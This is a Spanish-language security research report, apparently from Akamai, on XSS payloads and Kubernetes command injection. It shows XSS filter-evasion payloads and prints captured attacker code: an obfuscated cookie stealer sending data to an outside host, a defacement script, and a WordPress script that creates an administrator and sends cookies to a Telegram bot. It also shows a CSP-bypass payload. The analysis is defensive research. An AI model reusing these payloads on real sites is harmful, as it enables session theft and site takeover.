En general, es bastante sencillo detectar y bloquear cargas útiles como estas. Si ve una etiqueta de script en un HTML válido o un HTML válido que contenga un controlador de eventos, bloquéela.

Cargas útiles que ya tienen contexto de JavaScript

Esta segunda categoría es mucho más difícil de detectar y bloquear de forma fiable. Reflejar la entrada de usuario en JavaScript es increíblemente peligroso, ya que proporciona al atacante la flexibilidad completa de JavaScript. Esto se observa con más frecuencia en aplicaciones web que utilizan JavaScript personalizado del navegador. Sin embargo, esto no es un requisito para que una aplicación web sea vulnerable a los ataques de XSS. Cualquier situación en la que la entrada de usuario se refleje en JavaScript crea un escenario en el que la carga útil no necesita invocar JavaScript por sí misma. En la mayoría de los casos, esto se debe al uso de entradas controladas por el usuario dentro de una cadena de JavaScript.

Por ejemplo, supongamos que hay un sitio web que vende varios tipos y tamaños de cajas. Tiene una página de búsqueda que permite al usuario buscar un determinado tipo de caja. Cuando un usuario busca una caja en particular, existe una solicitud HTTP para crear dinámicamente un botón Atrás que permite volver a los resultados de la búsqueda.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

La respuesta HTTP resultante será:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

Como puede ver, la entrada de usuario a través del argumento return se refleja en una etiqueta de script. Para aprovecharse de esto, los atacantes solo tienen que romper la cadena devuelta "Return to all monitors" e inyectar nuevo JavaScript. Para ello, se pueden añadir comillas al principio y al final de la carga útil.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Esta carga útil daría como resultado la siguiente respuesta HTTP:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

Con la cadena original cerrada, el navegador ejecutará la función de alerta y mostrará el elemento emergente clásico de ataques de XSS. La carga útil "alert(1)" es una carga útil de XSS muy conocida y fácil de detectar. Los atacantes lo saben y buscarán mecanismos para eludir cualquier filtro o firewall de aplicaciones web (WAF). Gracias a la flexibilidad de JavaScript, esta carga útil es solo el principio.

Diversión con las cadenas y variables de JavaScript.

Una vez identificado un punto de inyección, la mayoría de los atacantes consultarán su guía de referencia favorita para eludir el WAF e iterarán a través de las cargas útiles. Por lo general, esto no es eficaz. Sin embargo, determinados atacantes empezarán a probar manualmente las cargas útiles en un intento de eludir un WAF. En este caso, el primer paso más común es utilizar variables para dividir y ocultar la carga útil. En lugar de enviar "alert(1)", la carga útil establecerá una función en una variable y luego la llamará.

```
JavaScript
a=alert,a(1)
```

Como puede ver, la mayor parte de la carga útil original sigue presente, por lo que no proporciona ningún problema de detección. Para que esta carga útil sea eficaz, el valor que se establece en la variable debe ser el nombre completo de la función. Esto evita cualquier ocultación del propio nombre de la función.

El siguiente paso lógico sería encontrar una forma de ocultar el propio nombre de la función. **De forma muy práctica, JavaScript tiene varias maneras de evaluar dinámicamente una cadena como si fuera código JavaScript.** La forma más conocida es utilizar la función eval. Vamos a intentar configurar diferentes partes de la cadena "alert" para variables individuales y luego evaluarlas.

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

La función eval es muy conocida y se puede detectar de forma fiable. Sin embargo, también hay varias propiedades del objeto window que se pueden utilizar para evaluar dinámicamente cadenas. La carga útil puede hacer referencia a las cadenas directamente o se pueden pasar las variables que contienen las cadenas.

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

Estas cargas útiles son un poco más complejas. Es bien sabido que la función eval es peligrosa, y los desarrolladores rara vez la utilizarán de formas legítimas. No puede decirse lo mismo sobre el objeto window y sus diversas propiedades. El objeto window en sí (ventana) es lo que el usuario ve en el navegador. Si está realizando cambios en una página web, está realizando cambios en la ventana. Por lo tanto, **para detectar estas cargas útiles, debe buscar la propiedad y, a continuación, intentar determinar lo que se está ejecutando en ella.**

Existen numerosas formas de ocultar aún más la cadena que se pasa a la propiedad. Tenga en cuenta que todo lo que la carga útil necesita para ser eficaz es hacer que la cadena resuelva el código JavaScript que está tratando de ejecutarse.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

Estas son solo algunas de las formas prácticamente ilimitadas de ocultar una cadena en JavaScript. Muchas de estas técnicas pueden intercambiarse o combinarse entre sí. Por ejemplo, a continuación se muestra una carga útil que utiliza cada una de las técnicas que hemos comentado anteriormente.

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

Mitigación y defensa de ataques de XSS

La única solución viable para evitar este tipo de vulnerabilidades es utilizar la seguridad en profundidad. Aspectos como la revisión de código o un WAF pueden ayudar a evitar la introducción y explotación de vulnerabilidades de XSS. Sin embargo, **uno de los pasos más eficaces es añadir la codificación de salida en todos los parámetros controlados por el usuario**. Hay muchas formas de hacerlo; depende del marco web que se utilice. Veamos por qué la codificación de salida evita las vulnerabilidades de XSS.

Para proporcionar una protección suficiente, hay ciertos caracteres que deben codificarse para que la entrada de usuario sea segura. Cuando estos caracteres están codificados, se impide que se utilicen para salirse del contexto previsto de las entradas reflejadas. Estos caracteres y sus respectivas versiones codificadas en HTML son:

```
JavaScript
" => &quot;
' => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

Cuando la entrada controlada por el usuario se refleja en un fragmento de JavaScript, todo lo que un atacante necesita hacer es salir de la cadena existente. Y esto es exactamente lo que evitará la codificación de salida.

Para ilustrar esto, echemos otro vistazo al ejemplo anterior. Aquí se muestra la carga útil que se envía y se refleja sin codificación de salida. Observe que se han añadido las comillas al principio y al final de la carga útil para terminar la cadena original.

Solicitud:

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Respuesta:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all "-alert(1)-"");
</script>
```

En lugar de reflejar la carga útil tal cual, la codificación de salida alteraría la entrada de usuario antes de que se coloque en el HTML devuelto. Para esta carga útil, codificaría en HTML las comillas. Por lo tanto, la respuesta resultante sería:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

Debido a la codificación, la carga útil ya no puede terminar la cadena existente y ejecutar el código JavaScript deseado. **Con una codificación de salida adecuada y la implementación de otros controles, los defensores pueden reducir significativamente la prevalencia de vulnerabilidades de XSS**. La mayoría de los marcos web tienen funciones integradas para lograrlo. Sin embargo, como en todos los demás casos, el uso de estas funciones por sí solas no garantiza la solución del problema. Cuando la codificación de salida se implementa correctamente, es muy difícil, pero no imposible, de omitir.

Afortunadamente, los elementos emergentes no son una amenaza

La protección de las aplicaciones es realmente un esfuerzo de equipo que requiere controles de seguridad capa tras capa. En esta demostración, las cargas útiles eran relativamente inofensivas y solo creaban un elemento emergente en el navegador. Aunque estas demostraciones se suelen utilizar para demostrar la existencia de una vulnerabilidad de XSS, los elementos emergentes no son una amenaza.

Para obtener más información sobre cómo los atacantes utilizan XSS como arma, pasemos a un ejemplo real con el que los investigadores de Akamai se han encontrado este año.

Análisis en profundidad de ataques de XSS perpetrados mediante inyección de recursos remotos

Para mostrar correctamente el impacto que puede tener la explotación de XSS, el grupo de inteligencia sobre seguridad de Akamai llevó a cabo un análisis exhaustivo de los datos de XSS que se capturaron desde la plataforma Cloud Security Intelligence (CSI). El objetivo de este análisis era identificar las técnicas específicas empleadas durante los intentos de explotación reales frente a las solicitudes de escaneo de prueba de concepto (PoC) simples para identificar vectores vulnerables. **En concreto, analizamos los ataques de XSS que intentaron incrustar recursos remotos de JavaScript en las páginas en lugar de sondeos ejecutados por analizadores.**

Como hemos observado, la gran mayoría de las cargas útiles de PoC de XSS reflejadas son esencialmente benignas, e intentan llamar a uno de los siguientes métodos de JavaScript: alert() , prompt() o confirm(). Estos han sido los métodos estándar que han utilizado los analizadores para demostrar que existe realmente una vulnerabilidad de XSS y que la carga útil la ejecuta el motor de JavaScript del navegador. Sin embargo, estas cargas útiles no intentan explotar al usuario final.

Alcance del análisis y resultados

Para esta encuesta, revisamos siete días de intentos de inyección de JavaScript durante el mes de diciembre de 2024. Antes de analizar posibles comportamientos maliciosos, necesitábamos examinar una red muy amplia con el fin de identificar aquellas solicitudes que incluían referencias a recursos remotos de JavaScript. Una vez recopilados estos datos, podríamos investigar más a fondo para identificar la intención del código JavaScript.

La inmensa mayoría (98 %) de las referencias a código JavaScript remoto estaban relacionadas con marcos legítimos de JavaScript, como los que usan los siguientes elementos:

- Tecnologías de suministro de anuncios
- Marcos relacionados con las interfaces de usuario o la experiencia de usuario
- Análisis de sitios o usuarios

Pruebas ciegas asociadas a programas de recompensas por encontrar vulnerabilidades de XSS

También había un gran volumen de cargas útiles utilizadas por los buscadores de errores que participaban en los programas públicos de recompensas por hallar errores de Akamai. Hay tres motivaciones principales para utilizar JavaScript de fuente remota para los procesos de recompensas por hallar errores.

1. **El vector de inyección de los ataques de XSS tiene restricciones de tamaño.** Los buscadores de errores pueden identificar que un parámetro es vulnerable a un ataque de XSS, pero existen restricciones de tamaño que limitan la capacidad de demostrar la criticidad. Estas limitaciones de tamaño hacen que sea difícil ejecutar código de PoC. En estas situaciones, los buscadores de errores pueden utilizar una pequeña carga útil que simplemente hace referencia a un archivo de JavaScript remoto que controlan. En la siguiente captura de pantalla, los atacantes intentan incluir la URL http://NJ.Rs.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **Automatizaciones a ciegas.** Si los buscadores de errores pueden alojar servicios de XSS remotos, este método se puede utilizar como parte de escenarios de pruebas de automatización en los que se ejecuta realmente una carga útil de XSS. Con las pruebas normales y manuales de XSS reflejadas, el buscador de errores tiene que confirmar si una carga útil se ejecuta en el navegador web, lo que es más difícil de escalar. Por el contrario, con las pruebas de XSS a ciegas, los buscadores de errores simplemente inyectan su código fuente de JavaScript remoto en todos los parámetros de destino y, a continuación, supervisan su servicio XSS remoto para ver si se realizan llamadas al mismo. Así pueden rastrear fácilmente el sitio y el parámetro que se han explotado. A continuación, se muestra un encabezado de ejemplo de un archivo de PoC de XSS ciega muy grande y complejo utilizado por los buscadores de errores.

JavaScript

```
/** ,     ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_ _ _ __ _ __  (_)_ _    __ _    This is an automated tool for penetration testers and bug bounty hunters
    (O)      \ \/\/ / / _` | '__| '_ \| | '_ \/ _` |    to test applications for (cross-site-scripting) weaknesses.
  __||__  \)\ V  V / (_| | |  | | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_|_| | \__,_|    If you believe this tool has been tested or abused on your application
 /\______/\/     警告!  warnung!  avertissement!       |___/   without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\ /____\          aviso!  Предупреждение!  peringatan!          STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.
com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

Los servicios XSS ciegos incluyen:

- Autoalojamiento gratuito
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- Alojamiento gratuito de terceros
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **Elusión de políticas de seguridad de contenido.** Cuando los buscadores de errores encuentran un escenario en el que un sitio objetivo tiene una vulnerabilidad de XSS, pero hay una política de seguridad de contenido (CSP) que está mitigando la explotación, puede haber puntos débiles en esa CSP que se pueden explotar. Por ejemplo, observe este encabezado de respuesta de CSP:

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com;
object-src 'none' ;report-uri /Report-parsing-url;
```

Esta política crea una lista de dominios autorizados para la carga de scripts en AngularJS y se puede omitir con la siguiente carga útil que invoca funciones de devolución de llamada y utiliza determinadas clases vulnerables:

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

Tácticas de los atacantes

Al categorizar la finalidad del JavaScript de origen remoto, encontramos muchos ejemplos de tácticas de atacantes reales, como el robo de cookies, la desfiguración en los sitios web y la falsificación de sesiones o solicitudes entre sitios (CSRF).

- **Robo de cookies.** Los atacantes intentan enviar datos de cookies de sesión a un sitio que controlan para poder utilizarlos en ataques de usurpación de cuentas. En el ejemplo siguiente se intenta capturar los datos de la URL, el origen de referencia y las cookies del documento (document.cookie), y enviarlos al sitio del atacante en una solicitud XHR.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Desfiguración en los sitios web.** Los atacantes inyectan JavaScript que utiliza document.documentElement.innerHTML con el fin de crear una nueva página HTML para mostrarla al cliente, como en el fragmento de código de ejemplo que aparece a continuación.

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

La Figura 19 muestra una captura de pantalla en el navegador web Brave con DevTools abierto, el código subyacente y el HTML resultante con la desfiguración.




Fig. 19: Usurpación de sitio web mediante XSS

- **Falsificación de sesiones/CSRF.** Hemos visto muchos ejemplos de atacantes que intentaban ejecutar ataques de falsificación de sesiones/CSRF ciegos contra administradores de WordPress. Estas cargas útiles esperan que un administrador de WordPress vea de alguna manera archivos de registro o alguna página HTML con la carga útil de ataque. Si esta carga útil se ejecuta en el navegador del administrador, intenta capturar un valor "nonce" de REST válido desde la URL de un terminal y, a continuación, añadir cuentas de administrador falsas. El siguiente código de ejemplo logra la lógica deseada y, además, envía una notificación al canal Telegram del atacante con los detalles de la vulneración.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

Aún no se han acabado

Los ataques de XSS no han acabado; siguen siendo una de las mayores amenazas a las que se enfrentan las aplicaciones web. Hay todo un mundo de operaciones XSS que va más allá de los elementos emergentes de PoC. Los atacantes maliciosos aprovechan las vulnerabilidades de XSS para muchos fines malintencionados.

Para mitigar los ataques a vulnerabilidades XSS de las aplicaciones web, las organizaciones pueden realizar análisis de puntos débiles e implementar firewalls de aplicaciones web para proteger sus sitios vulnerables. Los usuarios finales deben asegurarse de usar siempre la versión más reciente de su navegador web, porque muchos suelen incluir protección contra XSS, y plantearse la opción de instalar un complemento de seguridad, como NoScript.

Seguridad del host

La seguridad del host es un factor clave en el mundo de la ciberseguridad actual. Los contenedores son como paquetes compactos e independientes que incluyen una aplicación y todo lo que necesita para ejecutarse. A diferencia de las máquinas virtuales voluminosas, los contenedores funcionan directamente con el sistema host, lo que los hace ligeros y fáciles de implementar.

Aunque los contenedores ofrecen una flexibilidad increíble, también presentan nuevos desafíos para la seguridad. La implementación de la seguridad en el host requiere una planificación cuidadosa y una comprensión en profundidad de los riesgos potenciales. No se trata solo de la protección, sino de crear una defensa sólida capaz de adaptarse a un panorama digital en constante cambio. En conclusión: en el mundo tecnológico actual, la seguridad del host inteligente no es simplemente una opción, es una necesidad.

En esta última sección del marco de seguridad en profundidad, la investigación profundiza en las oportunidades y los desafíos que Kubernetes implica.

Estudio de investigación

Kubernetes

Kubernetes es un marco de orquestación de contenedores de código abierto. Cuando Kubernetes recibe una infraestructura y aplicaciones (en forma de contenedores), sabe implementarlas y gestionarlas, así como gestionar el balanceo de carga, los fallos y la escalabilidad de las cargas de trabajo. Es uno de los principales referentes en el mundo de la informática distribuida y, como tal, es un blanco lucrativo para los atacantes. Dado que Kubernetes se utiliza para gestionar gran parte de la infraestructura y el código de la organización, incluidos los componentes esenciales, un ataque que vulnere o explote la plataforma puede tener graves consecuencias.

Debido a la creciente dependencia de Kubernetes en el mundo corporativo, nos embarcamos personalmente en un proceso de investigación y encontramos seis CVE en Kubernetes en 2023 y 2024 que permiten ataques de inyección de comandos. Estos ataques pueden provocar una vulneración y una usurpación del clúster de Kubernetes. También encontramos un defecto de diseño en un proyecto colateral que puede permitir la exfiltración de datos confidenciales o la ejecución persistente.

Cómo funciona Kubernetes

Antes de profundizar en cómo Kubernetes se puede vulnerar y usurpar, lo mejor es entender cómo funciona.

La unidad informática más pequeña de un clúster de Kubernetes se denomina *pod*. Consta de uno o más contenedores que alojan la aplicación que desea ejecutar. Los pods se ejecutan de forma compartida dentro de *nodos*, que son máquinas virtuales o físicas, y proporcionan los recursos informáticos. Los *nodos de controlador* llevan a cabo la supervisión de todos los elementos, y se encargan de la orquestación y la asignación de recursos. También es posible crear *espacios de nombres* dentro de un clúster para aislar grupos de recursos dentro del mismo. Esto le permite crear una separación dentro del clúster entre diferentes componentes (Figura 20).




Fig. 20: Descripción general de la arquitectura de clústeres de Kubernetes

Configuración de Kubernetes

Kubernetes utiliza archivos YAML prácticamente para todo, desde la configuración de la interfaz de red de contenedores hasta la gestión de pods e incluso la gestión de secretos. YAML es un lenguaje de serialización de datos diseñado para que sea fácil de usar para las personas. Los administradores cargan los archivos YAML en el nodo de controlador con las configuraciones y acciones que desean realizar (como la implementación de un nuevo pod) y el nodo de controlador se encarga de todo (Figura 21).




Fig. 21: Flujo de trabajo de implementación de pods en Kubernetes

Debido al aspecto administrativo necesario para configurar e implementar contenedores, cualquier vulnerabilidad en el mecanismo de análisis de la configuración puede tener efectos devastadores, como la usurpación del controlador o los nodos de trabajo.

Ataques de inyección de comandos

Por lo general, las únicas acciones que los usuarios pueden realizar en un clúster de Kubernetes son implementar o eliminar pods. Los nodos en sí, que son las máquinas que ejecutan los pods, están fuera de alcance. Sin embargo, para implementar dichos pods, se deben realizar varias acciones en el sistema operativo (SO) de los nodos, y esas acciones se producen como un resultado directo de la configuración proporcionada por los usuarios. La falta de verificación o saneamiento de la entrada puede permitir que los atacantes inyecten en esta comandos del sistema operativo, que se activarán durante el procesamiento del archivo YAML y se ejecutarán directamente en el nodo (Figura 22).




Fig. 22: Ataque de inyección de comandos, que lleva a ejecutar comandos directamente en los nodos

Existen varios motivos para intentar usurpar los nodos del clúster:

- **Robo de recursos informáticos.** La capacidad de ejecutar programas arbitrarios en los nodos y pods puede permitir a los atacantes alojar sus propias botnets en infraestructuras pirateadas o ejecutar operaciones de criptominería.
- **Punto de entrada a la organización.** Dado que los pods alojan parte de la lógica de la organización, suelen tener algún tipo de conectividad con el resto del centro de datos. Esto significa que un atacante que vulnere el nodo podría moverse lateralmente y pasar al resto de la red. Esto es especialmente lucrativo para los agentes de acceso inicial, que simplemente venden el acceso a una red vulnerada al mejor postor.
- **Derivación de privilegios.** Dado que los nodos alojan varios contenedores y servicios, podría ser necesario algún movimiento lateral dentro del clúster para obtener el acceso deseado. Aunque los pods normalmente no tienen ese acceso, el uso de un ataque de inyección de comandos para vulnerar el nodo puede facilitar el acceso a los datos necesarios.

Los volúmenes son útiles para las actualizaciones... y para los ataques de usurpación

Nuestro primer conjunto de vulnerabilidades, que revelamos a finales de 2023, se encuentra en la función de volúmenes de Kubernetes. Los volúmenes son un conjunto de directorios compartidos entre los pods y el nodo de alojamiento. Dado que los pods son volátiles por naturaleza, los volúmenes se diseñaron para crear una solución de almacenamiento permanente, que se puede modificar sin tener que volver a crear la imagen del contenedor de pods. Esto es útil cuando se necesita algo que se pueda actualizar, como un sitio web.

Esto también resulta útil a los atacantes cuando quieren hacerse con el control del clúster. Dado que los volúmenes conectan el nodo y el pod, deben apuntar a rutas reales tanto en el sistema de archivos del host (el nodo de trabajo) como en el sistema de archivos virtual del pod. Ambas rutas se especifican en la configuración de YAML al implementar un nuevo nodo y son de interés para nuestros fines (Figura 23).

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

Fig. 23: Configuración de volúmenes de Kubernetes

CVE-2023-3676

En concreto, nos interesa el parámetro *subPath*, que especifica un directorio relativo en el host. Como parte de las comprobaciones realizadas en este parámetro, kubelet (el servicio principal para ejecutar contenedores en nodos) comprueba si se trata de un enlace simbólico. En Windows, lo hace mediante un comando de PowerShell y pasa el parámetro tal cual. Por lo tanto, podemos simplemente utilizar una cadena de evaluación de PowerShell para hacer que ejecute uno de nuestros propios comandos antes de ejecutar el comando para comprobar si el parámetro es un enlace simbólico (Figura 24).




Fig. 24: Comprobación de la explotación del enlace simbólico de subPath

